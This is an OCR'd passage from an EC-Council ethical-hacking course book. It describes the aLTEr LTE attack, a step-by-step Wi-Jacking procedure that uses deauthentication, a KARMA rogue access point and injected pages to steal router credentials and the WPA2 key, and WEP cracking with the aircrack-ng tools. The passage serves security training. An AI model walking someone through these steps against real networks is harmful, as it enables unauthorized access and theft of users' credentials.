



Figure 16.80: Set up of a fake hotspot

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



aLTEr Attack

An aLTEr attack has the following two phases.

- **Information gathering phase**: Attackers passively gather information needed to perform an aLTEr attack using techniques such as identity mapping and website fingerprinting.
- **Attack phase**: Attackers use the information gathered to perform an active attack using techniques such as DNS spoofing.

Information Gathering Phase

Attackers snoop on the websites that users attempt to access and record how often they visit those websites. Attackers only spy or monitor the transmission between the base station and the end user, and they do not modify any credentials or information in this attack.

Attackers use the following techniques to gather information passively.

- **Identity mapping**: The attacker initially maps the identity to locate the target device. Once the target is determined, the attacker devises a strategy to implement the next two attacks.
- **Website fingerprinting**: The attacker records the amount of traffic the client is accessing and keeps track of the user's online activities and other meta information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.81: Information-gathering phase of an aLTEr attack

Attack Phase

After snooping on or gathering information about the target users, the attacker launches an MITM attack using a fake tower impeding and manipulating the user data, which are intended to be shared with the real tower. The attacker uses DNS spoofing to redirect the victim to a malicious website or a website of their choice, where the attacker records all the sensitive information entered by the victim such as usernames and passwords.





Figure 16.82: Attack phase of an aLTEr attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Launch of Wireless Attacks: Wi-Jacking Attack

Step 1	Send deauth requests to the victim's device using aireplay-ng to disconnect the victim from his/her legitimate Wi-Fi network
Step 2	Now, perform Karma attack using hostapd-wpe, thus luring the victim to connect to the malicious Wi-Fi network
Step 3	Use tools, such as dnsmasq and python scripts, to inject malicious URL and lure the victim's browser to load the malicious URL
Step 4	Now, wait for the victim to access the HTTP page, and at this moment, the victim's router is updated and restarts automatically
Step 5	Once the victim opens the malicious page, the browser will automatically load the page, which has stored credentials
Step 6	Now, stop the Karma attack, and allow the victim to connect back to his/her legitimate network; the malicious page remains in the router's admin interface origin along with admin credentials loaded into the JavaScript
Step 7	Use XMLHttpRequest to login to the router to extract the victim's WPA2 PSK and further perform any other required malicious changes



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Jacking Attack

Attackers use a Wi-Jacking attack for gaining access to an enormous number of wireless networks. In this attack, the Wi-Fi information of the nearest victims can be retrieved without using any cracking mechanisms. This attack can be used when credentials are saved in the victim's browser, when the victim accesses the same website multiple times, and when the router uses an unencrypted HTTP connection to access the router configuration interface in the browser. Attackers can take advantage of these vulnerabilities to crack WPA/WPA2 networks without going through a single handshake process. The following conditions must be met to perform a Wi-Jacking attack.

- At least one active client device must be connected to the target network.
- The client device must have already connected to any open network and allow automatic reconnection to that network.
- The client device must use a chromium-based web browser.
- The client device's browser must store the admin interface credentials of the router.
- The target network's router must use an unencrypted HTTP connection for the router configuration interface.

Attackers launch a Wi-Jacking attack through the following steps.

- Send de-authentication requests to the victim's device using aireplay-ng to disconnect the victim from their legitimate Wi-Fi network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.83: Screenshot displaying de-authentication requests sent via aireplay-ng

- Perform a KARMA attack using "hostapd-wpe," luring the victim to connect to the malicious Wi-Fi network.
- After successful de-authentication, use tools such as "**dnsmasq**" and Python scripts to inject a malicious URL and force the victim's browser to load that malicious URL. Based on the BSSID and ESSID, the URL/page pair to be sent can be detected.
- Wait for the victim to access the HTTP page. At this moment, the victim's router is updated and automatically restarted.




Figure 16.84: Screenshot showing the update and restarting of the router

- Once the victim opens the malicious page, the browser will check the following two conditions to automatically load the page having stored credentials:
  - Do the malicious URL and the router's admin interface have the same origin?
  - Do the input fields of the page and the router's admin interface match?
- After receiving the credentials, the victim is made to access the page for some more time. Subsequently, stop the KARMA attack and allow the victim to connect back to their legitimate network. Once the victim's device is connected to the legitimate

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

network, the malicious page remains in the router's admin interface, along with admin credentials loaded into the JavaScript.

- Use XMLHttpRequest to login to the router to extract the victim's WPA2 PSK and further perform any other malicious changes as necessary. Using this PSK and other credentials, the victims' private network can be hacked, and critical data can be accessed and tampered using the Wi-Jacking technique.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Encryption Cracking: WEP Encryption Cracking

- Start the wireless interface in monitor mode on the specific AP channel
- Test the injection capability of the wireless device to the AP
- Use a tool, such as aireplay-ng, to do a fake authentication with the AP
- Start a Wi-Fi sniffing tool, such as airodump-ng, with a BSSID filter to collect unique IVs
- Start a Wi-Fi packet encryption tool, such as aireplay-ng, in ARP request replay mode to inject packets
- Run a cracking tool, such as aircrack-ng, to extract encryption keys from the IVs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Encryption Cracking

After an attacker succeeds in obtaining unauthorized access to a target network through methods such as wireless attacks, rogue APs, and evil twins, the attacker must crack the security imposed by the target wireless network. Generally, for securing wireless communication, Wi-Fi networks use WEP or WPA/WPA2 encryption, which the attacker must crack. In this section, we examine how an attacker can crack these encryption systems to breach the wireless network security.

WEP Encryption Cracking

Gathering a large number of IVs is necessary to break the WEP encryption key. An attacker can gather sufficient IVs by simply listening to the network traffic. WEP packet injection expedites the IV-gathering process and allows capturing a large number of IVs in a short period. An attacker can break WEP encryption through the following steps.

- **Start the wireless interface in the monitor mode on the specific AP channel:** In this step, the attacker sets the wireless interface to the monitor mode. The interface can listen to every packet in the air, and the attacker can select some packets for injection by listening to every packet available in the air.
- **Test the capability of injection from the wireless device to the AP:** The attacker tests whether the wireless interface is within the range of the specified AP and whether it is capable of injecting packets to it.
- **Use a tool such as aireplay-ng for fake authentication with the AP:** The attacker ensures that the source MAC address is already associated so that the AP accepts the injected packets. The injection fails in the absence of association with the AP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Start the Wi-Fi sniffing tool:** The attacker captures the generated IVs using tools such as airodump-ng with a BSSID filter to collect unique IVs.
